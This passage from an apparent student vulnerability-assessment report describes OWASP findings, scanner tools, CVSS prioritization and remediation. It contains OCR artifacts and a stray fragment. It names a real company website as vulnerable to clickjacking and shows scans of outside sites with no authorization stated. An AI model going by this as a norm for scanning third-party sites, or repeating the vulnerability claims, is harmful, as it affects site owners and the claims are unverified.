


Figure 5. 1 POC using Burpsuite Professional

➢ Mitigation: -

- Monitor for libraries and components that are unmaintained or do not create security patches for older versions. If patching is not possible, consider deploying a virtual patch to monitor, detect, or protect against the discovered issue.

- Remove unused dependencies, unnecessary features, components, files, and documentation.

➢ References: -

- https://www.intel.com/content/www/us/en/security-center/impact-ofvulnerability.html/
- https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/

TASK 2:

- **Severity: -** High
- **Vulnerability**: -Cryptographic Failures
- **Exploitation Level**: - Intermediate
- **Vulnerability Description: -**

  - A cryptographic failure is a critical web application security vulnerability that exposes sensitive application data on a weak or non-existent cryptographic algorithm. Those can be passwords, patient health records, business secrets, credit card information, email addresses, or other personal user information.

- **Impact:** -
  - The attacker gains access to an organization's network.
  - The attacker uses an application flaw to retrieve a password database.
  - Since the database used unsalted hashes to encrypt passwords, the attacker can use a rainbow table to expose the passwords.
  - The attacker uses credential stuffing tools to test credential pairs on other websites.


POC:

Figure 5. 2 Burpsuite showing username and password in task2

Mitigation:

- Do not use legacy protocols such as FTP and SMTP for transporting sensitive data.
- Classify data processed, stored, or transmitted by an application. Identify which data is sensitive according to privacy laws, regulatory requirements, or business.
- Don't store sensitive data unnecessarily. Discard it as soon as possible.
- Make sure to encrypt all sensitive data at rest.

TASK 3: Find any website with ClickJacking Vulnerability:



USING AUTOMATED TOOLS:

Figure 5. 3 Mahindra.com -clickjacking vulnerability

5.2 NESSUS

Nessus is a vulnerability scanner used in cybersecurity to identify potential security risks in networks, operating systems, and applications. It is a popular tool used by security professionals to identify vulnerabilities and misconfigurations that could be exploited by attackers to compromise the security of a system or network.




Figure 5. 4 Nessus Tool

Figure 5. 5 Nessus identification of Vulnerabilities in all system in same network

5.3 OPENVAS

OpenVAS (Open Vulnerability Assessment System) is a free and open-source vulnerability scanner used in cybersecurity to identify potential security risks in networks, operating systems, and applications. It is a powerful tool that can scan a wide range of systems, including Unix, Linux, and Windows.

OpenVAS works by scanning a network or system for known vulnerabilities and misconfigurations that could be exploited by attackers to compromise the security of a system or network. The tool then generates a report that highlights the vulnerabilities found and provides guidance on how to remediate them.

threats and vulnerabilities, ensuring that it remains an effective tool for identifying potential security risks.

OpenVAS is widely used by security professionals to help identify vulnerabilities before they can be exploited by attackers. By identifying potential security risks, organizations can take steps to mitigate them and improve their overall security posture.




Figure 5. 6 OPENVAS tool




Figure 5. 7Fig.5.7 OpenVAS vulnerability report

5.4 INVICTI PROFESSIONAL SCANNER

Invicti Professional Scanner is a vulnerability scanner used in cybersecurity to identify potential security risks in networks, operating systems, and applications. It is a cloud-based tool that is designed for security professionals and offers advanced scanning capabilities and reporting features.

Invicti Professional Scanner works by scanning a network or system for known vulnerabilities, misconfigurations, and compliance issues that could be exploited by attackers to compromise the security of a system or network. The tool provides a comprehensive view of security posture and allows security professionals to prioritize the vulnerabilities based on their risk level.

Figure 5. 8 Invicti professional




Figure 5. 9 Report of pk site by Invicti Professional

5.5 USING MANUAL TOOLS

Manual tools for vulnerability scanning in cybersecurity refer to techniques and methods that rely on human expertise and manual inspection to identify potential security risks in systems and networks.

NMAP

Nmap tool can be used to scan vulnerability using various scripts.




Figure 5. 10 Nmap showing vulnerability of ms-17 eternal-blue in windows 7.




Figure 5. 11 Nikto2 tool is used to manually enumerate the target

5.6 ANALYSIS OF THE APPLICATION'S CODE AND ARCHITECTURE

Analysis of the application's code and architecture is a critical step in cybersecurity to identify potential security risks in an application. This involves a deep dive into the codebase and architecture of an application to identify vulnerabilities that could be exploited by attackers.
Some key aspects of analysis of the application's code and architecture in cybersecurity include:

Tools:

Snyk Code

Snyk Code is a tool developed by Snyk, a cybersecurity company that specializes in application security. Snyk Code is designed to help developers identify and fix potential security vulnerabilities in their code.




Figure 5. 12 Synx code tool finds and patches potential vulnerabilities from code

Chapter 6 - VULNERABILITY PRIORITIZATION

Vulnerability prioritization is the process of determining the relative importance or severity of vulnerabilities identified in a system, application or network. It involves assessing the potential impact of a vulnerability and the likelihood of it being exploited. This information is then used to prioritize the order in which vulnerabilities are addressed or remediated.

There are various approaches to vulnerability prioritization, but generally, it involves assigning a risk score or ranking to each vulnerability based on factors such as:

1. The potential impact on the system or organization (e.g., loss of data, system downtime, reputational damage).

2. The likelihood of the vulnerability being exploited (e.g., ease of exploitation, presence of known exploits in the wild).

3. The criticality of the system or application affected by the vulnerability.

Once vulnerabilities have been prioritized, organizations can focus their resources on addressing the most critical or high-risk vulnerabilities first, and then work down the list based on their priority rankings. This helps to ensure that limited resources are directed to the areas where they are most needed, and that the most significant risks are addressed first.

6.1 ASSIGNING A RISK SCORE TO EACH VULNERABILITY

Assigning a risk score to each vulnerability is an essential part of vulnerability prioritization. A risk score is a numerical value that represents the severity of a vulnerability in terms of its potential impact and likelihood of exploitation. Risk scores can help organizations to identify and prioritize vulnerabilities based on their level of risk.

There are different methods and tools that can be used to assign risk scores, but they generally involve assessing the impact and likelihood of a vulnerability using a predetermined set of criteria. For example, the Common Vulnerability Scoring System (CVSS) is a widely used framework for assigning risk scores to vulnerabilities. It uses a set of metrics to assess the impact and exploitability of a vulnerability, such as the attack complexity, availability of exploits, and potential impact on confidentiality, integrity, and availability.

Once a risk score has been assigned to a vulnerability, it can be used to prioritize remediation efforts. High-risk vulnerabilities that have a significant potential impact and a high likelihood of exploitation should be addressed first, while lower-risk vulnerabilities can be addressed later or in batches.

It's important to note that risk scores are just one factor to consider when prioritizing vulnerabilities. Other factors, such as the criticality of the system or application affected by the vulnerability and the organization's risk tolerance, may also need to be taken into account.

Figure 6. 1 Risk score of webapp using Resolve tool

Chapter 7 - RECOMMENDATIONS AND REMEDIATION

Recommendations refer to the steps that organizations or individuals can take to prevent or mitigate cybersecurity risks. These recommendations can include best practices for securing networks, updating software and hardware, using strong passwords, and implementing security policies and procedures. Recommendations can also include the use of security tools such as firewalls, antivirus software, intrusion detection and prevention systems, and encryption technologies.

Remediation, on the other hand, refers to the actions taken after a cybersecurity breach has occurred. These actions are taken to contain the damage caused by the breach, restore systems and data, and prevent future breaches. Remediation can include actions such as restoring backups, patching vulnerabilities, isolating compromised systems, and conducting a post-incident investigation to identify the root cause of the breach.

In summary, recommendations are proactive measures taken to prevent cybersecurity incidents, while remediation is reactive measures taken to respond to cybersecurity incidents after they have occurred. Both recommendations and remediation are critical components of an effective cybersecurity strategy.

7.1 MITIGATING OR ELIMINATING IDENTIFIED VULNERABILITIES

Once a vulnerability has been discovered, the ideal solution is to remediate it—to fix or patch the vulnerability before it can become a security threat. Usually, it's the organization's security team, system owners, and system administrators who come together to determine which actions are appropriate.

Remediation can be as simple as applying a readily available software patch or as complex as replacing a fleet of physical servers across an organization's network. When remediation activities are completed, it's best to always run another vulnerability scan to confirm that the vulnerability has been fully resolved.

However, sometimes remediation isn't possible, for several reasons. First, not all vulnerabilities need to be fixed. For example, if the vulnerability is identified in Adobe Flash Player but the use of Flash Player is already disabled in all web browsers and applications company-wide, there is no need for action. Or sometimes you might be prevented from taking remediation action by a technology challenge, where a patch isn't yet available for the vulnerability in question.

Other times, you may experience pushback from your own organization. This often happens when a vulnerability is on some type of customer-facing system and your company wants to avoid the downtime required to patch a vulnerability.

In those cases, the concept of mitigation comes into play. That is a process that essentially reduces the likelihood of a vulnerability being exploited. For example, distributed denial-of-service (DDoS) mitigation can route suspicious traffic to a centralized location where it is filtered.

Usually, mitigation isn't the final step in dealing with a vulnerability. It's more of a way to buy time for the organization to either wait for the technology to be released or find a more appropriate time to schedule downtime in the system. Ultimately, fixing a network security issue is better than blocking the port that could expose it.

7.2 STRATEGIES FOR VULNERABILITY MITIGATION

The best place to start is with a **risk assessment**. This will help you identify and prioritize the assets that pose the most risk to your organization. Next, you'll need to begin the process of identifying vulnerabilities.

1. Identify Vulnerabilities
2. Implement Security Controls
3. Deploy Endpoint Security Defenses
4. Plan for Patch Management
5. Make an Incident Response Plan
6. Continuously Monitor Your Network
7. Choose Tools to Help

Chapter 8: REPORTING

What is Incident Reporting?

Incident reporting is used in many aspects of organizational life. Likely, you'll already have incident reporting processes to handle health and safety incidents. Cyber security incident reporting is used in a similar way to record and act on cyber security events.

Cyber security incident reporting captures the details of an incident, such as a click on a phishing link, when it happens or shortly after. These details are then used to assess and triage the incident risk level; the incident escalated in line with that risk. An incident response team can then act on the information to mitigate the risk of the incident.

